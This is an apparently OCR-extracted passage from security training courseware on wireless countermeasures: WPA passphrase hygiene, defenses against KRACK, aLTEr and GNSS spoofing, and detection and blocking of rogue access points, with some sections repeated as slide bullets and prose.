
  The only way to crack WPA is to sniff the PMK password associated with the "handshake" authentication process. If this password is extremely complicated, it will be almost impossible to crack. The following measures can be adopted to secure passwords.

  - Select a random passphrase that is not made up of dictionary words.
  - Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals.
  - Use diceware words or a password manager to secure passwords.

- **Client Settings**
  - Use WPA2 with AES/CCMP encryption only.
  - Set proper client settings (e.g., validate the server, specify server address, and do not prompt for new servers).
  - Regenerate keys for every new connection.

- **Additional Controls**
  - Ensure periodic updates to the firmware of wireless devices.
  - Use virtual-private-network (VPN) technologies such as remote access VPN, extranet VPN, and intranet VPN.
  - Implement protocols such as IPsec and SSL/TLS for secure communication

- Implement a network access control (NAC) or network access protection (NAP) solution for additional control over end-user connectivity



Defense Against KRACK and aLTEr Attacks

KRACK Attack

- Update all the routers and Wi-Fi devices with the **latest security patches**
- **Turn On auto updates** for all the wireless devices and patch the device firmware
- Avoid using public **Wi-Fi networks**
- Browse only secure websites, and **do not access sensitive resource** when your device is connected to an unprotected network
- If you own IoT devices, **audit the devices**, and do not connect to insecure Wi-Fi routers
- Always enable the **HTTPS Everywhere extension**
- Ensure to enable **two-factor authentication**

aLTEr Attack

- Encrypt **DNS queries** and only use trusted DNS resolvers
- Resolve DNS queries using the **HTTPS protocol**
- Access only those websites having **HTTPS connections**
- Use DNS over TLS or DTLS to provide encryption and **integrity-protection** to the DNS traffic
- Implement RFC 7858/RFC 8310 to prevent **DNS spoofing attacks**
- Add MAC to **user plane packets**
- Use **DNSCrypt** protocol to authenticate communication between a DNS client and DNS resolver
- Use mobile device tools such as **Zimperium** to detect phishing and other attacks from malicious sites

Defense Against KRACK Attacks

The following are some countermeasures to prevent KRACK attacks.

- Update all the routers and Wi-Fi devices with the latest security patches.
- Turn on auto updates for all the wireless devices and patch the device firmware.
- Avoid using public Wi-Fi networks.
- Browse only secured websites and do not access sensitive resources when the device is connected to an unprotected network.
- If there are IoT devices, audit the devices and do not connect to insecure Wi-Fi routers.
- Always enable the HTTPS Everywhere extension.
- Enable two-factor authentication.
- Use a VPN to secure information in transit.
- Always use the Wi-Fi Protected Access 3 (WPA3) security protocol for wireless networks.
- Disable fast roaming and the repeater mode in wireless devices to improve the mitigation of KRACK attacks.
- Employ the EAPOL-key replay counter to ensure that the AP recognizes only the latest counter value.
- Use a backup wired connection (Ethernet) or mobile data immediately when a vulnerability to KRACK attacks is detected.
- Employ alternative third-party routers instead of ISP-provided routers if they do not provide sufficient security patches.

Defense Against aLTEr Attacks


The foremost recommended method to defend a network from aLTEr attacks is to encrypt DNS queries with proper security standards. To implement this measure, Cisco, in collaboration with Apple, developed an app named "Cisco Security Connectors" that prevents clients from entering unintended websites. This app encrypts DNS queries and loads them into the Cisco Umbrella (intelligence block) for further validation. It protects the network from hijacking at the IP level as well as the DNS level. The following countermeasures can be adopted to defend against aLTEr attacks.

- Encrypt DNS queries and use only trusted DNS resolvers.
- Resolve DNS queries using the HTTPS protocol.
- Access only websites having HTTPS connections.
- Use DNS over the Transport Layer Security (TLS) or DNS over datagram TLS (DTLS) to encrypt the DNS traffic and for integrity protection.
- Implement RFC 7858/RFC 8310 to prevent DNS spoofing attacks. It can also increase the encryption and intelligent policies for name resolution.
- Add a message authentication code (MAC) to user plane packets.
- Use the DNSCrypt protocol to authenticate communication between a DNS client and a DNS resolver.
- Use mobile device tools such as Zimperium to detect phishing and other attacks from malicious sites.
- Use correct HTTPS parameters, such as HSTS, to avoid being redirected to a malicious website.
- Use a virtual network tunnel with integrity protection and endpoint authentication.
- Employ 5G network connections to prevent aLTEr attacks.

Defense Against GNSS Spoofing

The following are the countermeasures to detect and defend against GNSS spoofing:

- Deploy defensive methods while processing signals. Although signals in GNSS at the receiver-end system are processed in several stages, false signals can be monitored and detected by their absolute signal power, signal Doppler effect, signal peaks, and clock bias.
- Deploy GNSS cryptographic methods such as spreading code encryption (SCE), navigation message authentication/encryption (NMA/NME), and TESLA to prevent the regeneration of the attacker's faulty code.
- Correlate the GNSS timing with other timing sources such as inertial measurement units (IMUs) that verify GNSS data.
- Deploy defensive devices such as antennae and radio spectra against software attacks.
- Deploy spatial-based processing with space-time adaptive processing (STAP), which assists in preventing interference and multipath replicas.



Detection and Blocking of Rogue APs

Detection of Rogue APs

- **RF Scanning**
  - Re-purposed APs that perform only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area
- **AP Scanning**
  - APs that can detect neighboring APs operating in close proximity will expose the data through its MIBS and web interface
- **Wired Side Inputs**
  - A network management software uses this technique to detect rogue APs; this software detects devices connected in the LAN, including Telnet, SNMP, and Cisco discovery protocol (CDP), using multiple protocols

Blocking of Rogue APs

- Deny wireless services to new clients by launching a **denial-of-service attack** (DoS) on the rogue AP
- **Block the switch port** to which an AP is connected or manually locate the AP, and physically pull it off the LAN

Detection and Blocking of Rogue APs

- **Detection of Rogue APs**
  - **RF scanning**: Re-purposed APs that perform only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area.
  - **AP scanning**: APs that have the functionality of detecting neighboring APs will expose the data through its MIBS and web interface.
  - **Wired side inputs**: Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, and Cisco Discovery Protocol (CDP), using multiple protocols.
- **Blocking of Rogue APs**
  - Deny wireless service to new clients by launching a denial-of-service (DoS) attack on the rogue AP.
  - Block the switch port to which the AP is connected or manually locate the AP and physically remove it from the LAN.

